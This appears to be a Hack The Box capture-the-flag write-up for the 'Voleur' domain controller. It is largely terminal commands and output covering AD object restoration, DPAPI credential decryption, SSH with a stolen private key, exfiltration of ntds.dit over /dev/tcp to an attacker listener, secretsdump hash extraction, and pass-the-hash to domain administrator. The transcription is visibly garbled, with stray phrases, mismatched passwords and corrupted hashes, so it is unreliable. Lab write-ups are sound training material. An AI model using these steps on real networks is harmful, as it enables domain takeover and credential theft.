Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Windows\system32> Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects
Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects
Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects
    Rusty
Deleted : True
DistinguishedName : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
Name : Todd Wolfe
ObjectClass : user
ObjectGUID : 1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectGUID : 1c6b1deb-c372-4cbb-87b1-15031de169db

PS C:\Windows\system32>
PS C:\Windows\system32>

```

User **todd.wolfe** is restored successfully

```

PS C:\Windows\system32> Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects | Restore-ADObject
Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects | Restore-ADObject
PS C:\Windows\system32> Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects | Restore-ADObject
Get-ADObject -Filter 'SamAccountName -eq "todd.wolfe"' -IncludeDeletedObjects

Deleted :
DistinguishedName : CN=Todd Wolfe,OU=Second-Line Support Technicians,DC=voleur,DC=htb
Name : Todd Wolfe
ObjectClass : user
ObjectGUID : 1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectGUID : 1c6b1deb-c372-4cbb-87b1-15031de169db

PS C:\Windows\system32>

```

We now own user **todd.wolfe**

```

(root@Kali)-[~/mnt/.../HTB/Voleur/tmp/targetedkrb]# nxc smb 10.10.11.76 -u todd.wolfe -p NightTimeP1dg3on14 -k
SMB 10.10.11.76 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB 10.10.11.76 445 DC [*] voleur.htb\todd.wolfe:NightTimeP1dg3on14

```

Spidering IT share using user **todd.wolfe**,

```

[root@Kali]-[~/mnt/.../HTB/Voleur/tmp/targetedkrb]# nxc smb 10.10.11.76 -u todd.wolfe -p 'NightTimeP1dg3on14' -k --spider IT --content --regex Encrypt
SMB 10.10.11.76 445 DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB 10.10.11.76 445 DC [*] voleur.htb\todd.wolfe:NightTimeP1dg3on14
SMB 10.10.11.76 445 DC [*] Spidering
SMB 10.10.11.76 445 DC //10.10.11.76/IT/Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/BrowserMetrics/BrowserMetrics-679A24B6-17F0.pma [lastm:'2025-01-29 15:53' size:419
4304 offset:22268 regex:b'Encrypt']
SMB 10.10.11.76 445 DC //10.10.11.76/IT/Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/BrowserMetrics/BrowserMetrics-679A24B6-17F0.pma [lastm:'2025-01-29 15:53' size:419
4304 offset:20408 regex:b'Encrypt']
SMB 10.10.11.76 445 DC //10.10.11.76/IT/Second-Line Support/Archived Users/todd.wolfe/AppData/Local/Microsoft/Edge/User Data/BrowserMetrics/BrowserMetrics-679A24B6-17F0.pma [lastm:'2025-01-29 15:53' size:419
4304 offset:81920 regex:b'Encrypt']

```

## DPAPI ATTACK

I retrieved the credential blob and masterkey

```
[root@Kali] ~# ./HTB/Voleur/tmp/targetedkrb
[+] SMB smb 10.11.76 -u todd.wolfe -p "NightTime1dg3on14" -k --share IT --getfile 'Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-110\08949382-134f-4c63-b93c-ce52ef0aa88' "/credblob"
[*] x64 (name:DC) (domain:voleur.htb) (signing=True) (SMBv1=False) (NTLM=False)
[*] voleur.htb:todd.wolfe:NightTime1dg3on14
[*] Copying "Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-110\08949382-134f-4c63-b93c-ce52ef0aa88" to "./credblob"
[*] File "Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-110\08949382-134f-4c63-b93c-ce52ef0aa88" was download
ed to "./credblob"
```

Retrieved the Decrypted key of the credential blob.

**‘0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83’**

```
[root@Kali]- [/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp] jester Exploit-DB Exploit-DB All OffSec Exploitation of Openfire...
└─# impacket-dpapi masterkey -file Credblob -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightTimeP1dg3on14
Impacket v0.13.0.dev0+2020401.172759.352695f1 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version      :          2 (2)
Guid         : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags        :          0 (0)
Policy       :          0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```

Retrieved credentials for user **jeremy.combs:qT3V9pLXyN7W4m**

Confirmed the credentials are working

```
(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└# nxc smb 10.10.11.76 -u jeremy.combs -p qT3V9pLXyN7W4m -k
SMB appears on 10.10.11.76      445 DC          [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB      10.10.11.76      445 DC          [+] voleur.htb\jeremy.combs:qT3V9pLXyN7W4m
445dc03b0dade240ce280000dfb02a0415960ccae6f550650a83' 271ede2d299248d1cb0320061d5365fea2907fb9cf879

(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└#
```

User Jeremy has read permission on IT share.

```
(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└# nxc smb 10.10.11.76 -u jeremy.combs -p qT3V9pLXyN7W4m -k --shares
SMB      10.10.11.76      445 DC          [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB      10.10.11.76      445 DC          [+] voleur.htb\jeremy.combs:qT3V9pLXyN7W4m
SMB      10.10.11.76      445 DC          [*] Enumerated shares
SMB      10.10.11.76      445 DC          Share      Permissions      Remark
SMB User 10.10.11.76      445 DC          -----missions----- -----
SMB Ryan.Naylor 10.10.11.76      445 DC          ADMIN$      Remote Admin
SMB Michele.Brown 10.10.11.76      445 DC          C$          Default share
SMB Lacey.Miller 10.10.11.76      445 DC          Finance    Pre-Auth disabled temporarily to test legacy systems.
SMB Todd.Wilson 10.10.11.76      445 DC          HR         Remote Management Users
SMB Jeremy.Cook 10.10.11.76      445 DC          IPC$       Remote Manag. users.
SMB Administrators 10.10.11.76      445 DC          IT          READ      Remote Admin
SMB          10.10.11.76      445 DC          NETLOGON   READ      Has access to Software folder.
SMB          10.10.11.76      445 DC          SYSVOL    READ      Logon server share daily tasks!
SMB          10.10.11.76      445 DC          SYSVOL    READ      Logon server share
```

Enumerated the SMB shares using the [smbclient.py](#) / [impacket-smbclient](#) tool, as user jeremy


```
(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└# impacket-smbclient -k DC.voleur.htb
Impacket v0.13.0.dev0+20250401.172759.352695f1 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$          1
C$              1
Finance        1
HR              1
IPC$           1
IT              1
NETLOGON       1
SYSVOL         1
#
```

Found and downloaded **id\_rsa** keys which we can use for ssh login to the target machine

```
# use IT
# ls *
drw-rw-rw-          0  Wed Jan 29 12:10:01 2025 .
drw-rw-rw-          0  Thu Jul 24 23:09:59 2025 ..linux_kernel:5
drw-rw-rw-          0  Thu Jan 30 19:11:29 2025 Third-Line Support
# cd "Third-Line Support"
[-] SMB SessionError: code: 0xc0000033 - STATUS_OBJECT_NAME_INVALID - The object name is invalid.
# cd Third-Line Support
# pwd
/Third-Line Support
# ls *
drw-rw-rw-          0  Thu Jan 30 19:11:29 2025 .
drw-rw-rw-          0  Wed Jan 29 12:10:01 2025 ..
-rw-rw-rw-         2602  Thu Jan 30 19:11:29 2025 id_rsa
-rw-rw-rw-         186   Thu Jan 30 19:07:35 2025 Note.txt.txt
# get id_rsa
# get Note.txt.txt
#
```

Text note for jeremy.combs from admin.



```
(root㉿Kali)-[~/HTB-THM-labs_reports/HTB/Voleur/tmp]
# cat Note.txt.txt
Jeremy,
I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.
Please see what you can set up.
Thanks,
Admin Tab 1
```

Id\_rsa

```
(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp] inter └─ Explor
# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

Using nmap, we can check what port can allow us to access the target via ssh.

```
(root㉿Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# nmap -p- --open --min-rate 10000 10.10.11.76
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-22 22:42 EAT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for DC.voleur.htb (10.10.11.76)
Host is up (4.5s latency).
Not shown: 65514 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
2222/tcp  open  EtherNetIP-1
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49664/tcp open  unknown
49668/tcp open  unknown
56803/tcp open  unknown
56804/tcp open  unknown
56816/tcp open  unknown
56829/tcp open  unknown
65142/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 45.87 seconds
```

The terminal window shows the results of an Nmap scan on host 10.10.11.76. Port 2222/tcp is identified as EtherNetIP-1. A file viewer window is open, showing a note from 'jeremy.combs' to 'Admin'. The note contains a message about Windows Backup and a request for setup, signed by 'Jeremy'.

After trying out all the users with whom this secret key was for, I found out user **svc\_backup** could ssh into the target machine using the initially retrieved private keys.

```
(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
# ssh -i id_rsa svc_backup@voleur.htb -p 2222
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Mon Sep 22 12:58:37 PDT 2025

System load: 0.52 Processes: 9
Usage of /home: unknown Users logged in: 0
Memory usage: 26% IPv4 address for eth0: 10.10.11.76
Swap usage: 0%

363 updates can be installed immediately.
257 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jan 30 04:26:24 2025 from 127.0.0.1
 * Starting OpenBSD Secure Shell server sshd
svc_backup@DC:~$ whoami
svc_backup
svc_backup@DC:~$ whoami /priv
whoami: extra operand '/priv'
Try 'whoami --help' for more information.
svc_backup@DC:~$ which shell
svc_backup@DC:~$ echo $SHELL
/bin/bash
svc_backup@DC:~$
```

Since this is a windows machine and Domain Controller, we'll target the ntds.dit which since we are connected via ssh(WSL) can access it under /mnt/c/Windows/NTDS/NTDS.DIT

## Accessing from WSL / via SSH shell

If you're on the DC via SSH (OpenSSH on Windows) or using WSL on that machine, you can reference the file via the Windows path or the mounted path inside WSL:

- Windows path: C:\Windows\NTDS\NTDS.DIT
- WSL path: /mnt/c/Windows/NTDS/NTDS.DIT

**Important:** The live NTDS.DIT is locked by the NTDS service and cannot normally be copied while the service is running. Attempts to open/copy it will usually fail or

```
svc_backup@DC:/mnt/c/Windows$ cd NTDS  
svc_backup@DC:/mnt/c/Windows/NTDS$ ls -la  
ls: cannot open directory '.': Permission denied  
svc_backup@DC:/mnt/c/Windows/NTDS$
```

```
svc_backup@DC:/mnt/c/Windows/NTDS$ sudo -l
Matching Defaults entries for svc_backup on DC:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User svc_backup may run the following commands on DC:
  (ALL : ALL) ALL
  (ALL) NOPASSWD: ALL
svc_backup@DC:/mnt/c/Windows/NTDS$
```

After several minutes of enumeration, I finally found a backed up **ntds.dit**

```
svc_backup@DC:/mnt/c/IT$ cd 'Third-Line Support'
svc_backup@DC:/mnt/c/IT/Third-Line Support$ dir
Backups Note.txt.txt id_rsa
svc_backup@DC:/mnt/c/IT/Third-Line Support$ cd Backups
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls -la
total 0
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 [REDACTED] [10.10.11.76] 61968
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 30 2025 ..
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 'Active Directory'
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 registry
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ cd Active\ Directory
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ dir
ntds.dit ntds.jfm
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$
```

Now we have the ntds.dit locally.

```
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ cat ntds.dit
> /dev/tcp/10.10.16.80/4444
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ [REDACTED]
[REDACTED] b6d3f345-11e9-433c-843b-00155d01153b

直接传出来

[REDACTED]
[REDACTED] b6d3f345-11e9-433c-843b-00155d01153b

[REDACTED]
[REDACTED] b6d3f345-11e9-433c-843b-00155d01153b

[REDACTED]
[REDACTED] b6d3f345-11e9-433c-843b-00155d01153b
```

We'll proceed and have the **SYSTEM** also locally.

```
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/registry$ ls -la
total 17952
drwxrwxrwx 1 svc_backup svc_backup        4096 Jan 30 2025 .
drwxrwxrwx 1 svc_backup svc_backup        4096 Jan 30 2025 ..
-rwxrwxrwx 1 svc_backup svc_backup      32768 Jan 30 2025 SECURITY
-rwxrwxrwx 1 svc_backup svc_backup 18350080 Jan 30 2025 SYSTEM
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/registry$
```

## Perfect

```
(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└# nc -lvpn 4444 > SYSTEM
listening on [any] 4444 ...
connect to [10.10.11.76] from (UNKNOWN) [10.10.11.76] 56842
(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└# ls | grep syst
HTB has to comment that I want to follow understand Talk
(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└# ls | grep -i system
SYSTEM
I know about WSL, dig into the
Internet and preach to me this gospel of WSL...
(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└#
```

Now lets retrieve the ntlm hashes of the domain network locally from our machine

```
(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└# secretsdump.py -system SYSTEM -ntds nttds.dit local
Impacket v0.13.0.dev0+20250516.105908.a63c652 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbddd1a32433b87bcc9b875321b883d2d
[*] Dumping Domain Credentials (domain:uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1cccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from nttds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404eee:656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404eee:31dcfce0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404eee:d5db085d469e3181935d31b72634d7:::
krbtgt:502:aad3b435b51404eeaad3b435b51404eee:5aeeff2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404eee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404eee:53978ecc048d3670b1b83dd0b5052d5f8:::
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404eee:2ecfe5bb7e1aa2df942dc108f749d3:::
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404eee:0493398c124f7af8c1184f9dd80c1307:::
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404eee:f44fe33f650443235b2798c72027c573:::
voleur.htb\svc_iis:1108:aad3b435b51404eeaad3b435b51404eee:246566da92d4a35bdea2b0c18c89410:::
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404eee:7b4c3ae2cb5d74b7055b7f64c0b3b4c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404eee:5d7e37717757433b4780079ee9b1d421:::
[*] Kerberos keys from nttds.dit
Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbebbb
Administrator:aes128-cts-hmac-sha1-96:38af4c866790d19b286c7af861b10cc
Administrator:des-cbc-md5:459d836b9edcd6b0
DC$:aes256-cts-hmac-sha1-96:65d713fd9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfcc27b00908b7
DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
DC$:des-cbc-md5:64e05b6d1abff1c8
krbtgt:aes256-cts-hmac-sha1-96:04e500ceeb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145
krbtgt:aes128-cts-hmac-sha1-96:04e522b0af794abb2402c97d535c211
krbtgt:des-cbc-md5:3aae31d073f86d20
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fdc74
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98fcfdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d
```

## PWN3D!!!

```
(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└# nxc ldap 10.10.11.76 -u administrator -H e656e07c56d831611b577b160b259ad2 -k
LDAP      10.10.11.76    389    DC          [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel_binding:No TLS cert) (NTLM:False)
LDAP      10.10.11.76    389    DC          [+]: voleur.htb\administrator:e656e07c56d831611b577b160b259ad2 (Pwn3d!)
[root@Kali]-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
```

Lets connect via winrm and grab the root flag.

```
(root@Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp]
└# impacket-getTGT voleur.htb\administrator -hashes :e656e07c56d831611b577b160b259ad2 -dc-ip 10.10.11.76
Impacket v0.13.0.dev0+20250401.172759.352695f1 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
```

## ROOT FLAG

```
(root㉿Kali)-[~/mnt/.../HTB-THM-labs_reports/HTB/Voleur/tmp] -> ExploitDB -> Google Hacking Database OnSec -> exploitation of OpenBSD  
└─# evil-winrm -i dc.voleur.htb -r voleur.htb  
  
Evil-WinRM shell v3.7  
  
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion  
  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami  
voleur\administrator  
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\Desktop\root.txt  
36bcfd1e4fccef4538092360fda3cb8d  
*Evil-WinRM* PS C:\Users\Administrator\Documents>  
  
Machines
```